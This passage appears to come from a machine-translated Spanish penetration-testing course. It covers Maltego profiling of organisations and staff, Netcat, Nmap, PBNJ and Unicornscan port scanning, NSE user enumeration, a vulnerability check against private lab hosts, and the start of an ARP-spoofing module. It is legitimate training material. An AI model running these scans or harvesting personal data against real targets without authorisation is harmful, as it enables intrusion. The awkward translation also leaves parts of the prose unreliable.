
Maltego tiene detección de redes mucho más transforma como la recolección de metadatos de documentos, SMTP verificación de correo electrónico y mucho más.

3.5.2 Infraestructura Social

Uso de la entidad mismo dominio, ahora usará transforma ligeramente diferentes para recopilar información
sobre la distribución social de la organización. Esto incluye la identificación de los individuos, y la recolección útil
información acerca de ellos, tales como:

- Mensajes de correo electrónico, direcciones
- Currículos, los documentos generados
- Sitios Web de destino aparece en el, intereses o pasatiempos
- Información

Maltego le permite obtener dicha información con facilidad mediante el uso de medios de comunicación social se transforma como el correo electrónico
transformaciones de verificación, y las búsquedas de Reapleaf Technochrati, y así sucesivamente.



Trate de usar Maltego a enumerar una organización o sociedad objetivo. Ten cuidado con lo que haga clic, como aunque Maltego utiliza "código abierto" la información, algunos plugins pueden ser usuitable para su uso – como la "Verifyer Email" plugin, que envía correos electrónicos a personas reales para verificar su dirección!

4. Módulo 4: Port Scanning

visión de conjunto

Este módulo introduce al alumno en el tema de los puertos TCP y UDP de exploración.

Objetivos del módulo

Al final de este módulo, el estudiante debe:

1. Ser capaz run inteligente puerto TCP y UDP analiza con las herramientas disponibles en BackTrack.
2. Ser capaz de identificar y evitar los errores comunes de escaneo de puertos.
3. Ser capaz de utilizar envoltorios de Nmap para registrar los datos escaneados a MySQL.
4. Poseer conocimientos básicos del motor de Nmap NSE scripting.

4.1 Conceptos básicos de escaneo de puerto TCP

La teoría detrás de puerto TCP exploración se basa en el protocolo de enlace de tres vías TCP. El TCP RFC estados que cuando un SYN es enviado a un puerto abierto, un ACK debe ser enviado de vuelta. Así que el proceso de escaneo de puertos consiste en tratar de establecer un acuerdo de tres vías con puertos indicados. Si ellos responden y continuar con el apretón de manos, el puerto está abierto, de lo contrario, un RST se envía de vuelta.

En un módulo anterior le miró Netcat y examinó su capacidad para leer y escribir en los puertos TCP. En hecho, Netcat se puede utilizar como un escáner de puertos simples también.

La siguiente sintaxis se utiliza para realizar un escaneo de puertos usando Netcat. Vas a escanear los puertos 24-26 en 192.168.0.10:

```
root@bt:~# nc -vv -z -w2 192.168.0.10 24-26
192.168.0.10: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.10] 26 (?) : Connection refused
(UNKNOWN) [192.168.0.10] 25 (smtp) open
(UNKNOWN) [192.168.0.10] 24 (?) : Connection refused
root@bt:~#
```

Mira en el basurero Wireshark que se generó debido a este análisis:

4.2 Conceptos básicos de escaneo UDP Port

Dado que UDP es sin supervisión y no implica un acuerdo de tres vías, el mecanismo detrás del puerto UDP escaneado es diferente. Trate de usar Wireshark mientras que UDP escanear una máquina de laboratorio para comprender la forma en el puerto UDP escanea trabajo.

4.3 Dificultades de escaneo de puertos

-El puerto UDP exploración suele ser poco fiable porque los paquetes ICMP se suele caer por los cortafuegos y los routers. Esto puede dar lugar a falsos positivos en la exploración, y en general se ven escanea el puerto UDP que muestra todos los puertos UDP abiertos en una máquina escaneada. Por favor, ser conscientes de ello.

- La mayoría de los exploradores de puertos no analizan todos los puertos disponibles y por lo general tienen una lista preestablecida de "interesante
puertos "que se escanean.

- A menudo la gente se olvide de buscar los servicios UDP, y basarse solamente en TCP, lo que podría ver sólo la mitad de la ecuación.

4,4 Nmap

Nmap es probablemente uno de los analizadores de puertos más completas hasta la fecha. En cuanto a la utilización de Nmap puede ser intimidante al principio. Sin embargo, una vez que usted comience a escanear rápidamente se acostumbrarán a la sintaxis. En BackTrack, los archivos de configuración de Nmap (tales como la lista predeterminada de escaneo de puertos) se encuentran en / usr / local / share / nmap /.
Tenga en cuenta que cuando se ejecuta Nmap como usuario root, por defecto se asumen determinados (SYN scans, por ejemplo).

Comienza con un escaneo de puertos sencillo en 192.168.0.110. Tenga en cuenta que la ejecución de esta exploración como usuario root es realmente equivalente a ejecutar nmap-sS 192.168.0.110:

```
root@bt:~# nmap 192.168.0.110
Starting Nmap 5.21 ( http://www.insecure.org/nmap/ ) at 2010-10-28 16:24 GMT
Interesting ports on 192.168.0.110:
Not shown: 1664 closed ports
PORT STATE SERVICE
21/tcp open ftp
25/tcp open smtp
80/tcp open http
119/tcp open nntp
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
563/tcp open snews
...
7007/tcp open afs3-bos
MAC Address: 00:0C:29:C6:B3:23 (VMware)
Nmap finished: 1 IP address (1 host up) scanned in 1.524 seconds
root@bt:~#
```

La exploración de relieve los numerosos puertos abiertos en 192.168.0.110, pero son éstos todos los puertos abiertos en este máquina?

A continuación, intente puerto escaneo de todos los puertos disponibles en este equipo especificando explícitamente los puertos a ser analizados:

```
root@bt:~# nmap -p 1-65535 192.168.0.110

Starting Nmap 5.21 ( http://www.insecure.org/nmap/ ) at 2010-10-28 16:28 GMT

Interesting ports on 192.168.0.110:

Not shown: 65517 closed ports

PORT STATE SERVICE

21/tcp open ftp

25/tcp open smtp

80/tcp open http

119/tcp open nntp

135/tcp open msrpc

139/tcp open netbios-ssn

443/tcp open https

445/tcp open microsoft-ds

563/tcp open snews

...

7007/tcp open afs3-bos

8328/tcp open unknown

30001/tcp open unknown

50203/tcp open unknown

MAC Address: 00:0C:29:C6:B3:23 (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 3.627 seconds

root@bt:~#
```

Observe cómo se ha descubierto que algunos puertos que no fueron analizados inicialmente porque no son presentes en el archivo de configuración por defecto Nmap puerto (/ usr / local / share / nmap / nmap-services).

4.4.1 Red de Barrido

En lugar de escanear una sola máquina para todos los puertos, escanear todas las máquinas de un puerto (139). Este
ejemplo podría ser útil para identificar a todos los equipos que ejecutan NetBIOS / SMB servicios:

```
root@bt:~# nmap -p 139 192.168.0.*

Starting Nmap 5.21 ( http://www.insecure.org/nmap/ ) at 2010-10-28 16:48 GMT

Interesting ports on 192.168.0.1:

PORT STATE SERVICE

139/tcp open netbios-ssn

MAC Address: 00:50:04:70:E9:D4 (3com)

Interesting ports on 192.168.0.3:

PORT STATE SERVICE

139/tcp open netbios-ssn

MAC Address: 00:14:85:24:2B:15 (Giga-Byte)

Interesting ports on 192.168.0.10:

PORT STATE SERVICE

139/tcp closed netbios-ssn

MAC Address: 00:0D:61:43:45:46 (Giga-Byte Technology Co.)

Interesting ports on 192.168.0.75:

PORT STATE SERVICE

139/tcp open netbios-ssn

MAC Address: 00:0C:29:BC:09:A4 (VMware)

Interesting ports on 192.168.0.110:

PORT STATE SERVICE

139/tcp open netbios-ssn

MAC Address: 00:0C:29:C6:B3:23 (VMware)

Interesting ports on 192.168.0.143:

PORT STATE SERVICE

139/tcp closed netbios-ssn

Interesting ports on 192.168.0.157:
```

```
PORT STATE SERVICE
139/tcp open netbios-ssn
MAC Address: 00:0C:29:41:40:45 (VMware)
Nmap finished: 256 IP addresses (7 hosts up) scanned in 17.842 seconds

root@bt:~#
```

El análisis se ha completado, pero se ve que la salida no es un guión amable. Nmap soporta varios formatos de salida. Uno de mis favoritos es el formato greppable (-OG):

```
root@bt:~# nmap -p 139 192.168.0.* -oG 139.txt
root@bt:~# cat 139.txt
Nmap 4.50 scan initiated Sat Oct 28 16:49:37 2006 as: Nmap-p 139 -oG 139.txt
192.168.0.*
Host: 192.168.0.1 () Ports: 139/open/tcp//netbios-ssn///
Host: 192.168.0.3 () Ports: 139/open/tcp//netbios-ssn///
Host: 192.168.0.10 () Ports: 139/closed/tcp//netbios-ssn///
Host: 192.168.0.75 () Ports: 139/open/tcp//netbios-ssn///
Host: 192.168.0.110 () Ports: 139/open/tcp//netbios-ssn///
Host: 192.168.0.143 () Ports: 139/closed/tcp//netbios-ssn///
Host: 192.168.0.157 () Ports: 139/open/tcp//netbios-ssn///
Nmap run completed -- 256 IP addresses (7 hosts up) scanned in 17.646 seconds
root@bt:~# cat 139.txt |grep open |cut -d" " -f2
192.168.0.1
192.168.0.3
192.168.0.75
192.168.0.110
192.168.0.157
root@bt:~#
```

Usted ha encontrado varias direcciones IP con el puerto 139 abierto. ¿Todavía no lo sabemos, sin embargo, que sistemas operativos están presentes en estas direcciones IP.

4.4.2 OS Fingerprinting

Nmap tiene una característica maravillosa que se llama OS fingerprinting (-O). Esta función intenta adivinar el subyacente sistema operativo mediante la inspección de los paquetes recibidos de la máquina. Pues resulta que, cada proveedor implementa la pila TCP / IP de forma ligeramente diferente (por defecto los valores TTL, tamaño de las ventanas), y estas diferencias crean una huella casi único:

```
root@bt:~# nmap -O 192.168.0.1

Starting Nmap 5.21 ( http://www.insecure.org/nmap/ ) at 2010-10-28 17:00 GMT

Interesting ports on 192.168.0.1:

Not shown: 1674 closed ports

PORT STATE SERVICE

21/tcp open ftp

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

1025/tcp open NFS-or-IIS

3389/tcp open ms-term-serv

MAC Address: 00:50:04:70:E9:D4 (3com)

Device type: general purpose

Running: Microsoft Windows 2003/.NET

OS details: Microsoft Windows 2003 Server SP1

Nmap finished: 1 IP address (1 host up) scanned in 16.522 seconds

root@bt:~#
```

Usted ve que 192.168.0.1 es la más probable, posiblemente con Windows Windows 2003 Server SP1. Desafortunadamente, esta característica es todavía un buggy poco más de eliminar los enlaces VPN y no funciona como se espera en

4.4.3 Banner Grabbing Enumeración / Servicio

Nmap también puede ayudar a identificar los servicios en los puertos específicos por bandera agarrar y correr varios secuencias de comandos de enumeración (-sV y A-):

```
root@bt:~# nmap -sV 192.168.182.129
Starting Nmap 5.21 ( http://nmap.org ) at 2010-03-11 12:12 EST
...
Host is up (0.00021s latency).
Not shown: 994 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.14 ((Win32) DAV/2 mod_autoindex_color
PHP/5.3.1)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
3306/tcp open mysql MySQL (unauthorized)
3389/tcp open microsoft-rdp Microsoft Terminal Service
MAC Address: 00:0C:29:CB:F2:D3 (VMware)
Service Info: OS: Windows
Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.45 seconds
root@bt:~# nmap -A 192.168.182.129
Starting Nmap 5.20 ( http://nmap.org ) at 2010-03-11 12:12 EST
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.14 ((Win32) DAV/2 mod_autoindex_color
PHP/5.3.1)
|_html-title: Offensive Security
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
```

```
3306/tcp open mysql MySQL (unauthorized)
3389/tcp open microsoft-rdp Microsoft Terminal Service
MAC Address: 00:0C:29:CB:F2:D3 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Service Info: OS: Windows
Host script results:
|_nbstat: NetBIOS name: XP-LAB-00, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:cb:f2:d3
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-os-discovery:
| OS: Windows XP (Windows 2000 LAN Manager)

| Name: WORKGROUP\XP-LAB-00
|_ System time: 2010-03-11 12:12:53 UTC+2
HOP RTT ADDRESS
1 0.25 ms 192.168.182.129
OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.84 seconds
root@bt:~#
```

4.4.4 Nmap Scripting Engine

El Nmap Scripting Engine (NSE) es una adición reciente a Nmap que permite a los usuarios escribir scripts simples para automatizar una amplia variedad de tareas de red. Las secuencias de comandos incluyen una amplia variedad de utilidades, desde DNS guiones enumeración, ataque de fuerza bruta guiones, e incluso secuencias de comandos de vulnerabilidad de identificación. Una lista de estos scripts se pueden encontrar en el directorio / usr / local / share / nmap / scripts:

```
root@bt:~# locate *.nse
/usr/share/nmap/scripts/asn-query.nse
/usr/local/share/nmap/scripts/auth-owners.nse
/usr/local/share/nmap/scripts/auth-spoof.nse
/usr/local/share/nmap/scripts/banner.nse
...
/usr/local/share/nmap/scripts/smb-brute.nse

/usr/local/share/nmap/scripts/smb-check-vulns.nse
/usr/local/share/nmap/scripts/smb-enum-domains.nse
/usr/local/share/nmap/scripts/smb-enum-groups.nse
/usr/local/share/nmap/scripts/smb-enum-processes.nse
/usr/local/share/nmap/scripts/smb-enum-sessions.nse
/usr/local/share/nmap/scripts/smb-enum-shares.nse
/usr/local/share/nmap/scripts/smb-enum-users.nse
/usr/local/share/nmap/scripts/smb-os-discovery.nse
/usr/local/share/nmap/scripts/smb-psexec.nse
/usr/local/share/nmap/scripts/smb-security-mode.nse
/usr/local/share/nmap/scripts/smb-server-stats.nse
/usr/local/share/nmap/scripts/smb-system-info.nse
/usr/local/share/nmap/scripts/smbv2-enabled.nse
/usr/local/share/nmap/scripts/smtp-commands.nse
/usr/local/share/nmap/scripts/smtp-open-relay.nse
/usr/local/share/nmap/scripts/smtp-strangeport.nse
/usr/local/share/nmap/scripts/sniffer-detect.nse
```

```
/usr/local/share/nmap/scripts/snmp-brute.nse
/usr/local/share/nmap/scripts/snmp-sysdescr.nse

/usr/local/share/nmap/scripts/socks-open-proxy.nse

/usr/local/share/nmap/scripts/sql-injection.nse

/usr/local/share/nmap/scripts/ssh-hostkey.nse

/usr/local/share/nmap/scripts/sshv1.nse

/usr/local/share/nmap/scripts/ssl-cert.nse

/usr/local/share/nmap/scripts/sslv2.nse

/usr/local/share/nmap/scripts/telnet-brute.nse

/usr/local/share/nmap/scripts/upnp-info.nse

/usr/local/share/nmap/scripts/whois.nse

/usr/local/share/nmap/scripts/x11-access.nse

root@bt:~#
```

Los guiones contienen descripción en su código fuente, que también tiene ejemplos de uso :

```
root@bt:~# nmap 192.168.11.221 --script smb-enum-users.nse

Starting Nmap 5.21 ( http://nmap.org ) at 2010-03-11 12:35 EST

NSE: Script Scanning completed.

Nmap scan report for 192.168.11.221

...

135/tcp open msrpc

139/tcp open netbios-ssn

389/tcp open ldap

445/tcp open microsoft-ds

...

MAC Address: 00:50:56:BC:57:D9 (VMware)

Host script results:

| smb-enum-users:

| OFFSECLABS\Administrator (RID: 500)

| OFFSECLABS\BOB$ (RID: 1104)

| OFFSECLABS\Guest (RID: 501)

| OFFSECLABS\GUESTS$ (RID: 1112)
```

```
| OFFSECLABS\IUSR_WIN-HS8GZGTAPBH (RID: 1105)
| OFFSECLABS\krbtgt (RID: 502)
| OFFSECLABS\nina (RID: 1110)
| OFFSECLABS\OFFSEC-Z4ZXVOTK$ (RID: 1111)
|_ OFFSECLABS\WIN-HS8GZGTAPBH$ (RID: 1000)
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
root@bt:~# nmap 192.168.11.221 --script smb-check-vulns.nse
Starting Nmap 5.21 ( http://nmap.org ) at 2010-03-11 12:36 EST
NSE: Script Scanning completed.
Nmap scan report for 192.168.11.221
...
135/tcp open msrpc

139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
1025/tcp open NFS-or-IIS
1027/tcp open IIS
1041/tcp open unknown
MAC Address: 00:50:56:BC:57:D9 (VMware)
Host script results:
| smb-check-vulns:
| MS08-067: VULNERABLE
| Conficker: Likely CLEAN
| regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|_ SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to
run)
Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds
```

```
root@bt:~#
```

Nmap tiene docenas de opciones de otros usos-se toman el tiempo para revisar y ponerlas en práctica en los laboratorios.

4,5 PBNJ

Según lo descrito por sus autores, PBNJ es una suite de herramientas para monitorear los cambios en una red con el tiempo. PBNJ monitores de los cambios de la comprobación de los cambios en los equipos de destino, que incluye los detalles sobre
los servicios que se ejecutan en ellos, así como el estado del servicio. PBNJ analiza los datos de los análisis de Nmap y la almacena en una base de datos MySQL.
Registro de los resultados de Nmap en una base de datos MySQL tiene varias ventajas, especialmente cuando el número de hosts escaneados es grande. Configure rápidamente la base de datos MySQL y empezar con un análisis sesión:

```
root@bt:~# /etc/init.d/mysql start
Starting MySQL database server: mysqld.
Checking for corrupt, not cleanly closed and upgrade needing tables.
root@bt:~# netstat -antp |grep 3306
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN 13045/mysqld
root@bt:~# mysql -u root -ptoor
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.0.67-0ubuntu6 (Ubuntu)
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> CREATE DATABASE pbnj;
Query OK, 1 row affected (0.00 sec)
mysql> exit
Bye
root@bt:~# mkdir -p /root/.pbnj-2.0
root@bt:~# cd /root/.pbnj-2.0
root@bt:~# cp /usr/share/doc/pbnj/examples/mysql.yaml config.yaml
root@bt:~# nano config.yaml
```

Configure el archivo YAML PBNJ con los detalles de la base de datos:

```
# YAML:1.0
# Config for connecting to a DBI database
# SQLite, mysql etc
db: mysql
# for SQLite the name of the file. For mysql the name of the database.
database: pbnj
# Username for the database. For SQLite no username is needed.
user: root
# Password for the database. For SQLite no password is needed.
passwd: toor
# Password for the database. For SQLite no host is needed.
host: localhost
# Port for the database. For SQLite no port is needed.
port: 3306
```

Y empieza con un barrido de ping simple:

```
root@bt:~# scanpbnj -a "-sP" 192.168.11.200-250
---------------------------------------
Starting Scan of 192.168.11.245
Inserting Machine
Scan Complete for 192.168.11.245
---------------------------------------
---------------------------------------
Starting Scan of 192.168.11.201
Inserting Machine
Scan Complete for 192.168.11.201
```

Consultar la base de datos MySQL para las máquinas encontradas:

```
root@bt:~# mysql -u root -ptoor
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 34
Server version: 5.0.67-0ubuntu6 (Ubuntu)
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use pbnj;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+----------------+
| Tables_in_pbnj |
+----------------+
| machines |
| services |
+----------------+
2 rows in set (0.00 sec)
mysql> select * from services;
Empty set (0.00 sec)
mysql> select * from machines;
+-----+----------------+------+--------+------------+----------------+---------+
| mid | ip | host | localh | os | machine_created | created_on |
+-----+----------------+------+--------+------------+----------------+---------+
| 1 | 192.168.11.245 | 0 | 0 | unknown os | 1268331738 | Thu Mar 11 13:22:18 2010
| 2 | 192.168.11.201 | 0 | 0 | unknown os | 1268331738 | Thu Mar 11 13:22:18 2010
...
| 49 | 192.168.11.223 | 0 | 0 | unknown os | 1268331738 | Thu Mar 11 13:22:18
2010 |

| 50 | 192.168.11.222 | 0 | 0 | unknown os | 1268331738 | Thu Mar 11 13:22:18
```

```
2010 |

| 51 | 192.168.11.235 | 0 | 0 | unknown os | 1268331738 | Thu Mar 11 13:22:18
2010 |
+-----+----------------+------+--------+------------+----------------+---------+
51 rows in set (0.00 sec)
mysql> exit
Bye
```

Descubres que la base de datos tiene dos tablas: máquinas y servicios. Debido a que sólo tenía una mesa de ping barrido, no se registraron servicios para cualquiera de las máquinas.
Ahora trata de un barrido de la red de puerto 139:

```
root@bt:~# scanpbnj -a "-p 139" 192.168.11.200-250
---------------------------------------
Starting Scan of 192.168.11.245
Machine is already in the database
Checking Current Services
Inserting Service on 139:tcp netbios-ssn
Scan Complete for 192.168.11.245
---------------------------------------
...
---------------------------------------
Starting Scan of 192.168.11.235
Machine is already in the database
Checking Current Services
Scan Complete for 192.168.11.235
---------------------------------------

root@bt:~#
```

Y una vez más revisar la base de datos:

```
root@bt:~# mysql -u root -ptoor
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 36
Server version: 5.0.67-0ubuntu6 (Ubuntu)
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use pbnj;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select * from services;
+------+-------------+-------+------+----------+-----------------+--------------+
| mid | service | state | port | protocol | version | banner | machine_updated |
updated_on |
+------+-------------+-------+------+----------+-----------------+--------------+
| 1 | netbios-ssn | up | 139 | tcp | unknown version | unknown product |
1268331850 | Thu Mar 11 13:24:10 2010 |
| 2 | netbios-ssn | up | 139 | tcp | unknown version | unknown product |
1268331850 | Thu Mar 11 13:24:10 2010 |
| 7 | netbios-ssn | up | 139 | tcp | unknown version | unknown product |
1268331850 | Thu Mar 11 13:24:10 2010 |
| 20 | netbios-ssn | up | 139 | tcp | unknown version | unknown product |
1268331850 | Thu Mar 11 13:24:10 2010 |
| 21 | netbios-ssn | up | 139 | tcp | unknown version | unknown product |
1268331850 | Thu Mar 11 13:24:10 2010 |
| 46 | netbios-ssn | up | 139 | tcp | unknown version | unknown product |
1268331850 | Thu Mar 11 13:24:10 2010 |
| 45 | netbios-ssn | up | 139 | tcp | unknown version | unknown product |
1268331850 | Thu Mar 11 13:24:10 2010 |
| 49 | netbios-ssn | up | 139 | tcp | unknown version | unknown product |
1268331850 | Thu Mar 11 13:24:10 2010 |
```

```
+------+-------------+------+------+----------+----------------+--------------+
8 rows in set (0.00 sec)

mysql> exit

Bye

root@bt:~#
```

La base de datos MySQL se puede acceder fácilmente utilizando el script de salida pbnj:

```
root@bt:~# outputpbnj -q latestinfo

Thu Mar 11 13:24:10 2010 0 netbios-ssn up unknown version tcp

Thu Mar 11 13:24:10 2010 0 netbios-ssn up unknown version tcp

Thu Mar 11 13:24:10 2010 0 netbios-ssn up unknown version tcp

Thu Mar 11 13:24:10 2010 0 netbios-ssn up unknown version tcp

Thu Mar 11 13:24:10 2010 0 netbios-ssn up unknown version tcp

Thu Mar 11 13:24:10 2010 0 netbios-ssn up unknown version tcp

Thu Mar 11 13:24:10 2010 0 netbios-ssn up unknown version tcp

Thu Mar 11 13:24:10 2010 0 netbios-ssn up unknown version tcp

root@bt:~#
```

A medida que más información se obtiene de una máquina (como banners, versiones del sistema operativo, etc), es añadido a los campos pertinentes de la base de datos.
Porque PBNJ es un contenedor de Nmap, no se recomienda para ejecutar exploraciones randes o pesados con ella, sino que construir la base de datos lentamente usando más cortos, las exploraciones más específicas.

4,6 Unicornscan

Unicornscan es un intento de un usuario-tierra distribuida pila TCP / IP. Se tiene la intención de proporcionar una investigador con una interfaz superior para la introducción de un estímulo de entrada y medir la respuesta de un TCP / IP o dispositivo habilitado para red. Aunque en la actualidad cuenta con cientos de características individuales, principales conjunto de capacidades incluye:

- Escaneo TCP asíncrono sin estado con todas las variaciones de indicadores TCP
- Bandera asíncrono sin estado agarrando TCP
- Asíncrono específico del protocolo UDP exploración
- Activo y pasivo remoto del sistema operativo, de la aplicación.
- PCAP archivo de registro y filtrado
- Salida de bases de datos relacionales
- Soporte de módulos personalizados
- Vistas personalizadas de datos de ajuste

Unicornscan también se puede utilizar como un escáner sin estado muy rápido. La principal diferencia entre unicornscan y otros escáneres tales como Nmap es que Unicornscan tiene su propia pila TCP / IP. Esta permite escanear de forma asíncrona, con un proceso de envío SYNs y el hilo que reciba las respuestas.
Una vez tuve que asignar todos los servidores HTTP en una red interna de la clase B (más de 65.000 direcciones IP espacios) usando Unicornscan. Con Unicornscan, este proceso duró menos de tres minutos. al igual que con Nmap, Unicornscan tiene información detallada de uso que puede ser leído mediante la emisión de la unicornscan-h comando. (Tenga en cuenta que Unicornscan puede no funcionar con interfaces PPP, los resultados en el laboratorio variar).

Pruebe con un escaneo de puertos sencilla utilizando Unicornscan:.

```
root@bt:~# apt-get install unicornscan
root@bt:~# us 192.168.0.110
TCP open ftp[ 21] from 192.168.0.110 ttl 128
TCP open smtp[ 25] from 192.168.0.110 ttl 128
TCP open http[ 80] from 192.168.0.110 ttl 128
TCP open nntp[ 119] from 192.168.0.110 ttl 128
TCP open epmap[ 135] from 192.168.0.110 ttl 128
TCP open netbios-ssn[ 139] from 192.168.0.110 ttl 128
TCP open https[ 443] from 192.168.0.110 ttl 128
TCP open microsoft-ds[ 445] from 192.168.0.110 ttl 128
TCP open nntps[ 563] from 192.168.0.110 ttl 128
TCP open blackjack[ 1025] from 192.168.0.110 ttl 128
TCP open cap[ 1026] from 192.168.0.110 ttl 128
TCP open exosee[ 1027] from 192.168.0.110 ttl 128
TCP open ms-streaming[ 1755] from 192.168.0.110 ttl 128
TCP open unknown[ 6666] from 192.168.0.110 ttl 128
root@bt:~#
```

Ahora trata de una exploración de toda la red en el puerto 139:

```
root@bt:~# us 192.168.0.0/24:139
TCP open netbios-ssn[ 139] from 192.168.0.1 ttl 128
TCP open netbios-ssn[ 139] from 192.168.0.3 ttl 128
TCP open netbios-ssn[ 139] from 192.168.0.75 ttl 128
TCP open netbios-ssn[ 139] from 192.168.0.110 ttl 128
TCP open netbios-ssn[ 139] from 192.168.0.157 ttl 64
root@bt:~#
```

Unicornscan también tiene un motor de PHP, que se puede activar a través de la secuencia de comandos setup-unicornscan.sh. comprobar la wiki BackTrack para más información al respecto:
http://www.backtrack-linux.org/wiki/index.php/Unicornscan

5. Módulo 5: ARP Spoofing

Este módulo introduce al hombre ARP en el medio (MITM) ataques en una red conmutada, y varios derivados de activos y pasivos de estos ataques.

Objetivos del módulo
Al final de este módulo, el estudiante debe:
1. Entender y ser capaz de recrear los ataques ARP spoofing modificando manualmente los paquetes ARP con un editor hexadecimal.
2. Ser competente en el uso de Ettercap y varios módulos tales como DNS spoofing y SSL.
3. Posee una competencia básica en escribir filtros personalizados Ettercap
informes no hay informes de este módulo. Este módulo no contiene ejercicios prácticos porque ARP spoofing no se debe realizar en los laboratorios de VPN.

Una Nota de los Autores
ARP Spoofing es un vector de ataque horrendo. Es muy fácil de implementar y puede tener consecuencias desastrosas efectos en una red local. Si usted no sabe la diferencia entre el switch y un hub, o si no están familiarizados con el concepto de spoofing ARP, por favor visite los siguientes enlaces:

